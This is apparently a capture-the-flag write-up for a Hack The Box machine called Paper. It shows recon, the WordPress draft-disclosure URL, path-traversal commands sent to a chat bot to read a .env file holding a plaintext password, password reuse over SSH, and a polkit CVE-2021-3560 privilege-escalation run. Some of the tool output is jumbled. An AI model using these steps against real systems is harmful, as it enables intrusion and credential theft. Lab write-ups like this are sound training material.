

Paper


at this machine we first find backend server in response so we put it in hosts file and get into it find its an wordpress blog so by checking wordpress version and there an comment said that the user have to delete secret content from draft so we can get it by cve and we have a link we do register and get in employee chat system found bot that have thing like command from it we got credentials by them we can log as user and got first flag by check sudo version we can find it have vuln in pwnkit so we can get an exploit and get the root flag

lets do recon first

```
[root@meow] ~[~/htb/paper]
# nmap 10.129.136.31 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-27 17:12 EDT
Nmap scan report for paper.htb (10.129.136.31)
Host is up (0.78s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.65 seconds
```

by going to web im not found any thing interesting just apache page , and doing directory brute force found an .npm , so i look at response



cool lets put this into hosts file and play

```
10.129.136.31    paper.hbt      office.paper
```



and its a wordpress blog by checking posts

 Prisonmike |  1 Comment |  June 19, 2021

Feeling Alone!

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me.

So, other employees who were added to this blog are now removed.

As of now there is only one user in this blog. Which is me! Just me.

[< Previous Article](#)

One thought on “Feeling Alone!”



nick

June 20, 2021 at 2:49 pm

Michael, you should remove the secret content from your drafts ASAP, as they are not that secure as you think!

-Nick


Leave a Reply

[Log in to Reply](#)

You must be logged in to post a comment.

so it may be vuln here i can't find drafts , so i check wordperss version and it seems to have vuln in this area <https://www.exploit-db.com/exploits/47690>

<http://wordpress.local/?static=1>



so nice , and there an register for employee , and after register and read the chat it seems that they add an bot that can list files and read them

How to use me ?:

1. Small Talk:

You can ask me how dwight's weekend was, or did he watched the game last night etc.

eg: 'recyclops how was your weekend?' or 'recyclops did you watched the game last night?' or 'recyclops what kind of bear is the best?'

2. Joke:

You can ask me Why the salesman crossed the road.

eg: 'recyclops why did the salesman crossed the road?'

<=====The following two features are for those boneheads, who still don't know how to use scp. I'm Looking at you Kevin.=====>

For security reasons, the access is limited to the Sales folder.

3. Files:

eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'

4. List:

You can ask me to list the files

5. Time:

You can ask me to what the time is

lets talk to him

 meow 9:22 PM
recyclops list

 recyclops Bot 9:22 PM
Fetching the directory listing of /sales/
total 0
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .
drwx----- 11 dwight dwight 313 Jul 27 18:39 ..
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2

 meow 9:22 PM 
recyclops list ..

 recyclops Bot 9:22 PM
Fetching the directory listing of /sales/
total 0
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .
drwx----- 11 dwight dwight 313 Jul 27 18:39 ..
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2

Fetching the directory listing of ..

total 40
drwx----- 11 dwight dwight 313 Jul 27 18:39 .
drwxr-xr-x. 3 root root 20 Jul 27 19:54 ..
lwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
-rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
-rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_restart.sh
drwx----- 5 dwight dwight 56 Jul 3 2021 .config
-rw----- 1 dwight dwight 9 Jul 27 18:39 .dbshell
-rw----- 1 dwight dwight 16 Jul 3 2021 .esd_auth
drwx----- 3 dwight dwight 69 Jul 27 19:36 .gnupg
drwxr-xr-x 1 dwight dwight 1096 Sep 16 2021 hubot

so this how we can deal with it

and after some search found creds 

recyclops file ../hubot/.env

```
<!=====Contents of file ../hubot/.env=====>

export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1

<!=====End of file ../hubot/.env=====>
```

i tried to reuse the password with dwight and yeah it worked

```
(root@meow) [~/htb/paper]
# ssh dwight@10.129.136.31
dwight@10.129.136.31's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$ id
uid=1004(dwight) gid=1004(dwight) groups=1004(dwight)
[dwight@paper ~]$ ls
bot_restart.sh hubot sales user.txt
[dwight@paper ~]$ cat user.txt
a15f8255083ea89e2fa352bccb888554
```

and we are in and got first flag

for root

by some search in system im not found anything interesting but first i saw this shell i though the priv go from sudo version so by trying suggested exploit from linpeas its not working and after some pages of google found

<https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/>

and search for polkit exploit <https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Escalation>

lets try exploit it

```
[dWight@paper tmp]$ ./poc.sh
[!] Authentication failure. Enter time: '-t=0.004' or '-t=0.004' if you want to set specific timing.
[!] Username set as : secnigma
[!] No Custom Timing specified. after specifying an option is mandatory.
[!] Timing will be detected Automatically ions, then the script will automatically detect the timing.
[!] Force flag not set. Insert a new user using that time.
[!] Vulnerability checking is ENABLED!
[+] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos" as root using 'sudo bash'
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username secnigma with UID 1005!
[!] Inserting password hash... Version 0.1.3 (or later) OR 0-105-26 (Debian fork of polkit)
[!] It looks like the password insertion was successful!
[!] Try to login as the injected user using su - secnigma
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was successful, simply enter 'sudo bash' and drop into a root shell!
[dWight@paper tmp]$ su secnigma
Password:
[secnigma@paper tmp]$ sudo bash
[sudo] password for secnigma:
[root@paper tmp]# id
Distribution compatibility can be found from Kevin's blog.
uid=0(root) gid=0(root) groups=0(root)
```

so nice lets get root flag

```
[root@paper tmp]# cd /root/
[root@paper ~]# ls
anaconda-ks.cfg  initial-setup-ks.cfg  root.txt
[root@paper ~]# cat root.txt
90d73d0612e14cac89b8cd86db1ab363
[root@paper ~]#
```

here we finish thx for reading ^-^